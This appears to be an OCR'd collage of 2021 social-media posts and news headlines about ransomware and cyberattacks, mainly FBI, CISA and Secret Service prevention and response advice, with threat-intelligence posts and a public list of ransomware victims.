
8 46 111

FBI @FBI · 11m
You are the first line of defense against ransomware attacks. You and your coworkers should practice taking a few seconds to look at links before clicking on them.
#StopRansomware



FBI @FBI · 11m
You are the first line of defense against ransomware attacks. You and your coworkers should practice taking a few seconds to look at links before clicking on them.
#StopRansomware
1
4
18
FBI @FBI · 11m
Companies should have their employees use multifactor authentication to access their accounts and restrict new employees' access to systems they don't need to do their jobs.
#StopRansomware
PLEASE LOG ON
Username
username
Password
REMEMBER ME
LOG ON >>>
Forgotten password?
Register new account
2
21
60


Roberto Re Retweeted
FBI
@FBI
Replying to @FBI
Companies should also issue administrators two accounts: one account to make system-wide changes and one account to send emails, deploy updates, and generate reports.
#StopRansomware
10:52 PM · May 26, 2021 · Twitter Web App


Cybersecurity and Infrastructure Security Agency Retweeted
U.S. Secret Service
@SecretService
🚨Victims of ransomware should contact law enforcement immediately! We have prepared a guide with some tips on how to respond if you're hit with ransomware:
secretservice.gov/sites/default/…
#StopRansomware
RESPOND
A. Do not power down or shutoff any systems affected by ransomware.
B. Isolate the infected device and the compromised portion of your network as soon as possible.
C. Secure backups by taking them offline and ensure they are free of malware.
D. Use out-of-band methods of communication, and do not trust the entire network system.
E. Collect and secure partial portions of the ransomed data that might exist.
F. Collect all available log information.
G. Change online account and network passwords after removing the system from the network.
H. Use the oldest back-up to restore the system, if you have multiple backups.
Cybersecurity and Infrastructure Secur... · 5m
Uh oh, you've been hit with ransomware 🙁
Q7 - How should an organization respond?
#StopRansomware
11:06 PM · May 26, 2021 · Twitter Web App

FBI ✓
@FBI

Call the #FBI as soon as you learn of a compromise or ransomware deployment. A computer intrusion is a crime, and we need to treat it like one. #StopRansomware ow.ly/Uija50EW2IT

Cybersecurity and Infrastructure Secur... ✓ · 6m
Uh oh, you've been hit with ransomware 🙁

Q7 - How should an organization respond?

#StopRansomware

11:06 PM · May 26, 2021 · Twitter Web App

41 Retweets 103 Likes

FBI ✓ @FBI · 2m
Replying to @FBI
Contacting the #FBI allows us to leverage our strong existing partnerships so that our collective and comprehensive response t... cyber incident warns others, finds the... actors responsible, and holds them accountable. #StopRansomware ow.ly/gPBu50EW2QQ

FBI ✓ @FBI · 4m
Call the #FBI as soon as you learn of a compromise or ransomware deployment. A computer intrusion is a crime, and we need to treat it like one. #StopRansomware ow.ly/Uija50EW2IT

Cybersecurity and Infrastruct... ✓ · 6m
Uh oh, you've been hit with ransomware 🙁

Q7 - How should an organization respond?

#StopRansomware

4 44 108

FBI ✓ @FBI · 2m
Contacting the #FBI allows us to leverage our strong existing partnerships so that our collective and comprehensive response to a cyber incident warns others, finds the cyber actors responsible, and holds them accountable. #StopRansomware ow.ly/gPBu50EW2QQ

10 35

US-CERT Retweeted

U.S. Secret Service ✓ @SecretSer... · 3m
Keep your software and operating systems updated, enable email filters, implement software restriction policies and other controls, back up data and educate employees on warning signs ⚠. Learn more: secretservice.gov/sites/default/... #StopRansomware

Cybersecurity and Infrastruct... ✓ · 4m
We skipped an important question!

Q6 – What simple steps can organizations act on TODAY to reduce their risk?

#StopRansomware

U.S. Secret Service @SecretService

Keep your software and operating systems updated, enable email filters, implement software restriction policies and other controls, back up data and educate employees on warning signs⚠️.
Learn more:
secretservice.gov/sites/default/…
#StopRansomware

> **Cybersecurity and Infrastructure Secu…** · 11h
> We skipped an important question!
>
> Q6 – What simple steps can organizations act on TODAY to reduce their risk?
>
> #StopRansomware

11:09 PM · May 26, 2021 · Twitter Web App

FBI @FBI · 30m

The #FBI has released a FLASH alert regarding advanced persistent threat actors exploiting #Fortinet vulnerabilities to gain access to devices for malicious activity. Find more information on the Internet Crime Complaint Center's website at ow.ly/Gon150EX9kR. @CISAgov

FEDERAL BUREAU OF INVESTIGATION
IC3
INTERNET CRIME COMPLAINT CENTER


23 157 229

Boost your site speed and security with Cloudflare CDN

Create a faster experience for your visitors regardless of their device or location.

Learn more   Hide this

Views



say.

Homeland Security Secretary Alejandro Mayorkas said as much last month, adding that ransomware attacks cost victims a combined $350 million last year.

Secretary of Homeland Security Alejandro Mayorkas speaks about aviation security ahead of the summer travel season during a news conference at Ronald Reagan Washington National Airport, Tuesday, May 25, 2021, in Arlington, Va. (AP Photo/Patrick Seman ...

CYBERATTACKS ARE ON THE RISE, BUT INFRASTRUCTURE, BUSINESSES AND CONSUMERS CAN PROTECT THEMSELVES

National Counterintelligence and Security ...
59,822 followers
41m •

The Department of Justice today announced that it has seized 63.7 bitcoins currently valued at approximately $2.3 million. These funds allegedly represent the proceeds of a May 8, ransom payment to individuals in a group known as DarkSide, which had targeted Colonial Pipeline, resulting in critical infrastructure being taken out of operation.

See: **https://lnkd.in/dV6tbMu**

#ransomware #ransomwareattacks #cryptocurrency

Department of Justice Seizes $2.3 Million in Cryptocurrency Paid to the Ransomware Extor...
justice.gov • 3 min read

24 1 comment


CrowdStrike
203,847 followers
11m •

PINCHY SPIDER: GandCrab/REvil/Sodinokibi ransomware creators based in Eastern Europe/Russian Federation, active since April 2019. Region: global. Focus: financial services, healthcare, manufacturing, telecom. Visit the Adversary Universe website for more intel on this threat actor: **https://bit.ly/3fLm9A4 #CSAdversaryUniverse**

Adversary: Pinchy Spider - Threat Actor | Crowdstrike Adversary Universe
adversary.crowdstrike.com • 1 min read

2

Hybrid workplace is 'hacker's dream'



Hybrid workplace is 'hacker's dream'

By Gianna Prudente, Editor at LinkedIn News

Updated 15h ago

The hybrid workplace that's being adopted by a growing number of companies could prove to be a "cybersecurity nightmare," says The Wall Street Journal. With employees toggling between office and remote set-ups, and their devices moving in and out of company networks, company IT security staff are being stretched thin. Many companies are more exposed to hackers and can get easily infected with malware. Security teams are increasingly grappling with how to manage both office and home networks — especially with the recent rise in cyberattacks — which jumped 238% globally between February and April 2020, according to an estimate from The World Economic Forum.

- To protect against cyberattacks, the Journal suggests companies should: Update devices with the latest software patches, strengthen security practices among employees and consider implementing zero-trust systems.
- Watch the conversation from the LinkedIn News page with Sullivan & Cromwell Partner Nicole Friedlander and Bain & Company Partner Frank Ford to discuss the growing ransomware problem.

EDITORS' PICKS

CYBERSECURITY Share

REvil Hits US Nuclear Weapons Contractor: Report

threatpost.com · 2d · Lis...

"We hereby keep a right (sic) to forward all of the relevant documentation and data to military agencies of our choise (sic)" REvil reportedly wrote.

Easytech4all flipped this story

Write a comment...

U.S. Water and Power Are Shockingly Vulnerable to Cyberhacks

Bloomberg · 12h · Kar...

When the Los Angeles Department of Water and Power was hacked in 2018, it took a mere six hours. Early this year, an intruder lurked in hundreds of computers related to ...

Easytech4all flipped this story

TIME SUBSCRIBE

TECH • SECURITY

U.S. Nuclear Weapons Agency Hacked as Part of Massive Cyber-Attack

The Energy Department and its National Nuclear Security Administration, which maintains America's nuclear stockpile, were targeted as part of a massive cyber-attack, Bloomberg News reported on Thursday, Dec. 17, 2020.

Harrer–Bloomberg/Getty Images

Troels Oerting • 2nd
Chairman, NED, award winning CSO, passionate...
5h •

I suspect DDoS to increase in numbers and firepower in the coming year. It will be a threat in line with Ransomware, but a DDoS attack cannot be dealt with by backing up.. Nokia Deepfield has discovered a 100% increase in daily DDoS peak traffic between Jan 2020 and May 2021.

The analysis found that there has been a massive increase in high-bandwidth, volumetric DDoS attacks, the majority of which originate from just a few dozen hosting companies.

Labovitz told ZDNet that conventional wisdom generally says that DDoS attacks originate from all over the Internet, and that DDoS is impossible to block at the source.

100% increase in daily DDoS traffic in 2020 as potential grows for 10 Tbps attack: Nokia | ZDNet

zdnet.com • 3 min read

DarkTracer : DarkWeb Criminal Intellig...
@darktracer_int

Now, it's 2,500.

There are 2,500 organizations affected by the double extortion ransomware attacks.
Internal sensitive data from the affected organisations have been leaked to the Darkweb.


Let's look at the list of affected organizations. => [report] bit.ly/2YwotIM

No	Victim	Ransomware Gang	Date
2481	Master Publicidade Ltda	Prometheus	2021-06-15
2482	eCapital	Conti	2021-06-16
2483	The Brock Group	Conti	2021-06-16
2484	ENE TECHNOLOGY, Inc	SynACK	2021-06-16
2485	American Cotton Coop Association	Grief	2021-06-16
2486	Vogel Heating & Cooling	Conti	2021-06-17
2487	Sunsations Inc.	Conti	2021-06-17
2488	Performance Award Center	Marketo	2021-06-17
2489	Contrast Lighting	Conti	2021-06-17
2490	BRANGEON Groupe	Conti	2021-06-17
2491	Ascenz	Conti	2021-06-17
2492	Au Forum Du Batiment SAS	Conti	2021-06-17
2493	Groupe ISERBA	Conti	2021-06-17
2494	Cerfrance Côtes d'Armor	Conti	2021-06-17
2495	Voltalia	Conti	2021-06-18
2496	Uniware Systems	Conti	2021-06-18
2497	Maître Prunille	Conti	2021-06-18
2498	Groupe Traon Industrie Development	Conti	2021-06-18
2499	Windmill Health Products	Conti	2021-06-18
2500	Moore Stephens Cape Town	Sodinokibi (REvil)	2021-06-19

12:48 PM · 19 Jun 21 · Twitter Web App

DarkTracer : DarkWeb Criminal Intellig...
@darktracer_int

Fake DarkSide ransomware gang has appeared and is sending scam emails to targets demanding 100 BTC ransom.
Watch out for email address and bitcoin wallet address they use.



12:05 PM · 19 Jun 21 · Twitter Web App

December 2015 Ukraine power grid cyberattack

23 December 2015

On 23 December 2015, hackers compromised information systems of three energy distribution companies in Ukraine and temporarily disrupted the electricity supply to consumers. It is the first known successful cyberattack on a power grid. Wikipedia

Date: 23 December 2015

Cybersecurity and Infrastructure Security Agency and SecurityNews liked

US-CERT
@USCERT_gov


❗ Did you know that you can submit #ransomware files to @CISAgov for analysis? If you have been infected with ransomware or other #malware variants, visit malware.us-cert.gov for additional guidance.
#MalwareMonday #Cybersecurity #InfoSec #NetworkProtection

12:51 AM · 22 Jun 21 · Sprout Social

10:02 28%

Energy chief cites risk of cyberattacks crippling power grid

2 weeks ago



Manufacturing.net

Energy Chief Cites Risks of Cyberattack to Power Grid

2 weeks ago

OILPRICE.com The No. 1 Source for Oil Price Information

Energy Secretary Warns Cyberattack Could Shut Down U.S. Power Grid

2 weeks ago

www.business-standard.com

Why worlds power grids are increasingly vulnerable to cyber attackss

04-Mar-2021 — Read more about Why world's power grids are increasingly vulnerable to cyber attacks on Business-standard. "India's power system is in urgent need of proper cybersecurity systems," said ...

www.insurancejournal.com › 2...

Global Power Grids Are Becoming Increasingly Vulnerable to Cyber Attacks - Insurance Journal

04-Mar-2021 — Global Power Grids Are Becoming Increasingly Vulnerable to Cyber Attacks ... More than five years after massive cyber attacks left a quarter of a million Ukrainians without electricity, the world's ...

Healthcare Cybersecurity

A couple of years ago, healthcare cyberattacks were being reported at a rate of one per day, but in 2021, there have been months where attacks have ...

F www.forbes.com › 2021/05/30

Attacks On Healthcare Sector Are On The Rise - Forbes

30-May-2021 — Cyber Attacks On Healthcare Sector . getty. According to Bitglass, a US-based provider of threat protection services, the ...

CPO www.cpomagazine.com

Healthcare Cyber Attacks Rise by 55%, Over 26 Million in the US Impacted

26-Feb-2021 — Healthcare cyber attacks really began to spike in 2018, and are now responsible for vastly more incidents of sensitive data ...

Medical Device Network

Cybersecurity threats continue to target hospitals and health systems

2 weeks ago

HealthITSecurity

IT Security Company COO Charged with Medical Center Cyberattack

5 days ago

Next >

The Guardian

New Zealand hospital faces second week of disruption after major cyber attack

4 weeks ago

Softpedia News

The Biggest Cyberattack in New Zealand's History Unfolding

4 weeks ago

NZ Herald

Waikato DHB reveals more details on cyber attack disrupting five ...

4 weeks ago

10 days after ransomware attack, Irish health system struggling

3 weeks ago

What's happening with cyberattacks in the US: Live updates

2 weeks ago

US meatpacking plants get back on stream after crippling cyber-attack

2 weeks ago

ETTelecom.com

Hackers got into the New York Law Department's secure files with just one password

1 day ago

THE WALL STREET JOURNAL.

NYC’s Subway Operator and Martha’s Vineyard Ferry Latest to Report Cyberattacks

2 weeks ago

NZ Herald

Waikato DHB cyber attack 'biggest in New Zealand history'

1 month ago

www.bloomberg.com › articles › w...

Why Global Power Grids Are Still Vulnerable to Cyber Attacks - Bloomberg - Bloomberg.com

03-Mar-2021 — “Essential state infrastructures like power grids and nuclear reactors have been and will continue to be a target of cyber attacks because modernization allows internet connectivity, which makes them ...

Information security

Hakin9
@Hakin9

SARENKA is an Open Source Intelligence (OSINT) tool which helps you obtaining and understanding Attack Surface.The main goal is gathering information from search engines for Internet-connected devices like Shodan and censys.

#OSINT #hacking #osint #cybersecurity #pentesting

8:30 AM · May 26, 2021 · TweetDeck

20 Retweets 39 Likes

Cybersecurity Retweeted

U.S. Secret Service
@SecretService

Thanks to @CISAgov for hosting this #ransomware discussion!

☑️Understand. ☑️Prepare. ☑️Respond.
Develop an incident response plan with specific and concrete procedures to follow in the event of a cyber incident. 💻
#StopRansomware

Cybersecurity and Infrastructure Sec... · 14m
Thank you to our partners @FBI & @SecretService for joining us today! One last question:

Q8 – Any final thoughts, tips, suggestions etc. on ransomware?

#StopRansomware
Show this thread

11:15 PM · May 26, 2021 · Twitter Web App

U.S. Secret Service @SecretS... · 13m
Replying to @SecretService
The Secret Service has extensive experience in cyber incident response and has a series of guides outlining basic steps an organization can take before, during and after a cyber incident. Learn more:
secretservice.gov/investigation/...
#StopRansomware

7 12

time.com

U.S. Nuclear Weapons Agency Hacked as Part of Massive Cyber-Attack

17-Dec-2020 — The U.S. nuclear weapons agency and at least three states were hacked as part of a suspected Russian cyber-attack that struck a ...

www.livemint.com

Cyberattack on US Nuclear agency, Microsoft Prez says it's a moment of ...

18-Dec-2020 — The US nuclear weapons agency and three states were hacked as part of a suspected Russian cybersecurity breach that ...

westoahu.hawaii.edu › regional › cy...

Cyber Attack on German Nuclear Power Plant – UHWO Cyber Security

Cyber Attack on German Nuclear Power Plant · PCs were infected with several viruses, these computers were used at a German nuclear power plant ...

www.theverge.com

Hacking nuclear systems is the ultimate cyber threat. Are we prepared?

23-Jan-2018 — It took officials from three different Swedish nuclear plants, who were brought in to defend against an array of cyberattacks ...

Rankings: the 10 most powerful cyber nations in the world

According to the team at the Belfer Center for Science and International Affairs at Harvard's Kennedy School, the most powerful cyber countries in the world are as follows:

1. United States
2. China
3. United Kingdom
4. Russia
5. Netherlands
6. France
7. Germany
8. Canada
9. Japan
10. Australia

Security Testing Retweeted
amatis | Networks
@amatisnetworks
Cyber threats are on the rise. Data from Bitdefender's Mid-Year Threat Landscape Report 2020, shows a 715% increase in #cyberattacks
In the first blog in our Cyber Attack series, we will cover #DDoS & what added steps your organisation may need to take: shorturl.at/jktDW
DDOS ATTACK
8:41 PM · 30 Jun 21 · Twitter Web App


Cybersecurity
@cyber
"The campaign uses a Kubernetes® cluster in brute force access attempts against the enterprise and cloud environments of government and private sector targets worldwide."
Act today: us-cert.cisa.gov/ncas/current-a… #Cybersecurity #InfoSec #NetSec
Cybersecurity and Infrastructure Sec… · 1h
The Russian GRU has been conducting a global brute force campaign to compromise enterprise and cloud environments. We encourage users & administrators to read our joint advisory with @NSACyber, @FBI and @NCSC UK: us-cert.cisa.g…
PROTECT YOUR NETWORKS FROM GLOBAL BRUTE FORCE CAMPAIGN IMPACTING ENTERPRISE AND CLOUD ENVIRONMENTS
Tweet your reply

Cybersecurity and Infrastructure Se…
@CISAgov
The Russian GRU has been conducting a global brute force campaign to compromise enterprise and cloud environments. We encourage users & administrators to read our joint advisory with @NSACyber, @FBI and @NCSC UK: us-cert.cisa.gov/ncas/current-a…
PROTECT YOUR NETWORKS FROM GLOBAL BRUTE FORCE CAMPAIGN IMPACTING ENTERPRISE AND CLOUD ENVIRONMENTS
Example of several TTPs used together as part of this type of brute force campaign, which is very likely ongoing from at least mid-2019.
Brute force with Kubernetes® cluster; identify valid credentials
Use valid creds for initial access; combine with CVEs for remote code execution and privilege escalation
Lateral movement and additional cred access on victim network
Use cloud service accounts with delegation permissions for persistent access and mailbox exfil
Use valid creds, web shell for persistent access to and exfil from on-premises network
National Cyber Security Centre
9:06 PM · 01 Jul 21 · Sprout Social
66 Retweets 8 Quote Tweets 69 Likes

EndGameWW3 Retweeted

FBI Washington Field
@FBIWFO

The #FBI and our partners are exposing a two-year Russian military intelligence #cyber campaign to compromise networks worldwide using brute force techniques. Read our advisory for tips to help detect and mitigate this threat. @CISAgov @NCSC @NSACyber go.usa.gov/x6Ae9




8:30 PM · 02 Jul 21 · Hootsuite Inc.

Tweet from Easytech4all CyberDefense

DarkTracer : DarkWeb Criminal Intellig...
@darktracer_int

About 420,000 login credentials for Android apps are leaked to the DarkWeb and DeepWeb.




3:08 PM · 19 Jul 21 · Twitter Web App

16 Retweets **1** Quote Tweet **38** Likes

US-CERT
@USCERT_gov

❓ Did you know that businesses are predicted to experience a #ransomware attack every 11 seconds by the end of 2021? Automating your back-ups is one of the best precautions you can take to protect your organization and its data. Learn more by visiting cisa.gov/ransomware.

7:36 PM · 19 Jul 21 · Sprout Social


Rachel Tobac @RachelTobac · 18m
In our Infosec circle we hear people talk about multi-factor authentication as if it's obvious but the reality is very different. Twitter released their numbers -- only *2.3%* of Twitter users had any MFA method enabled during this reporting period.
transparency.twitter.com/en/reports/acc...
Account Security
2FA Usage
2.3%
Change Over Period
+9.1%
Types of 2FA
SMS: 79.6%
Auth App: 30.9%
Security Key: 0.5%
6
26
52
Show this thread
Rachel Tobac @RachelTobac · 4m
Our MFA discussions should keep threat models, accessibility, & harm-reduction in mind. These numbers show the vast majority of real world folks aren't using MFA at all. If SMS 2FA will prevent account takeover for their threat model, meet folks where they're at w/ security recs.
1
5
Rachel Tobac @RachelTobac · 1m
Now I love app-based MFA & security keys & will continue to recommend them for folks who have the tools, skills, + threat model for it! And over time we'll see adoption increase for more robust MFA methods like app-based or hardware. We just need to meet people where they're at.
1
1
3

Tweet
Homeland Security
@DHSgov
Anyone can be a victim of a ransomware attack, but you can take simple preventive measures to help #StopRansomware:
✅ Develop Good Cyber Hygiene Habits
✅ When in Doubt, Report It
✅ Backing Up Is Your Best Bet
✅ Keep Calm and Patch On
Learn more:
cisa.gov/stopransomware...
11:46 PM · 23 Jul 21 · Twitter Web App

Secretary of Defense Lloyd J. Austin III
@SecDef

Integrated deterrence means using every military & non-military tool in our toolbox, in lock-step with our allies & partners. It's about using existing capabilities, building new ones, and deploying them all in new & networked ways, all tailored to a region's security landscape.

5,331 views

3:54 PM · 27 Jul 21 · Twitter Media Studio - LiveCut

cybereason

TOMORROW

RANSOMWARE ATTACK SIMULATION

THURSDAY, JULY 29 AT 11:00 AM SGT

REGISTER NOW


In this special attack simulation, you'll get an interactive look at how ransomware attack campaigns operate today and see how a simple phishing email or exploit leads to ransomware delivery. We'll be discussing the latest ransomware trends (incl. Ryuk & Hafnium), show a ransomware attack, and demo the Cybereason Defense Platform.

Join Cybereason CISO Israel Barak, Product Director Eric Sun, and Senior Solutions Architect Spencer McClain tomorrow, July 29th at 11 AM SGT to see firsthand how an attack unfolds and learn:

- Why ransomware continues to evolve and common delivery methods
- How ransomware is used as a "final step" in kill chains
- Tactics and techniques used by FIN6 & UNC threat actors

Jen Easterly @CISAJen

Big day for cybersecurity! The new @POTUS National Security Memorandum takes important steps to significantly strengthen the security of critical infrastructure, including setting performance goals from @CISAgov & @NISTcyber: whitehouse.gov/briefing-room/…



8:53 PM · 28 Jul 21 · Twitter Web App

88 Retweets **2** Quote Tweets **187** Likes

Jen Easterly @CISAJen · 1h

Replying to @CISAJen


I commend @POTUS for doubling down on his commitment to bolster critical infrastructure cybersecurity & protect our national critical functions. Recent incidents like the ransomware attacks on Colonial Pipeline & JBS show the urgent need to implement strong security controls.

1 9 21

Cyber Security Feed Retweeted

BinSecSweeper @BinSecSweeper

Assess your files and access our vast file catalog: malware, legit software, OS files, mobile apps, PDF, documents, images, Supply Chain software and many file formats! Ask demo info@vulnex.com & vulnex.com/en/binsecsweep… #FileIntel #ThreatIntel #ThreatIntelligence #CyberSecurity



2:12 AM · 28 Jul 21 · Twitter for iPhone

6 Retweets **4** Likes

Tweet

Cyber Security Feed Retweeted

Waratek
@waratek

Joint #Cybersecurity Advisory from #CISA, #ACSC, #NCSC, & the #FBI urges entities worldwide to mitigate vulns in this report by applying available patches. Waratek can patch & secure in minutes.

us-cert.cisa.gov/ncas/alerts/aa…

7:24 PM · 28 Jul 21 · TweetDeck

4 Retweets **2** Likes

Cyber Security News Retweeted

RIC One Data Privacy & Security
@DpsRic

The US Needs A Stronger Commitment To Cybersecurity via @forbes forbes.com/sites/forbeste… #DataPrivacy #dataprotection

forbes.com
Council Post: The US Needs A Stronger Commitment To Cybersecurity

10:19 PM · 30 Jul 21 · Twitter Web App

Cybersecurity and Infrastructure Security Agency liked

US-CERT @USCERT_gov

New! @CISAgov's centrally managed vulnerability disclosure policy platform enables agencies to coordinate with the security research community and facilitate submissions of findings. Read more about this new Cyber #QSMO shared service: go.usa.gov/xFk2Y #Cybersecurity

7:10 PM · 30 Jul 21 · Sprout Social

PC

PCMag editors select and review products independently. If you buy through affiliate links, we may earn commissions, which help support our testing. Learn more.

Home > News > The Why Axis

These Android Apps Are the Most Vulnerable to Hacking

Worried about your Android phone's security? You might have good reason.

By Jason Cohen

July 30, 2021

Lately, it seems like a new security vulnerability hits the news every day. Google just patched a vulnerability in Chrome. Microsoft is still dealing with issues with its Print Spooler utility. The National Vulnerability Database currently has over 150,000 entries. So, what about your phone?

According to the Synopsys Cybersecurity Research Center, as of Q1 2021, out of the 3,335 free and paid mobile applications in the Google Play store, 63% have known security vulnerabilities. Amazingly, it also found that each app has 39 vulnerabilities on average.

Microsoft Security Intelligence @MsftSecIntel

An active phishing campaign is using a crafty combination of legitimate-looking original sender email addresses, spoofed display sender addresses that contain the target usernames and domains, and display names that mimic legitimate services to try and slip through email filters.

3:43 AM · 31 Jul 21 · Twitter Web App

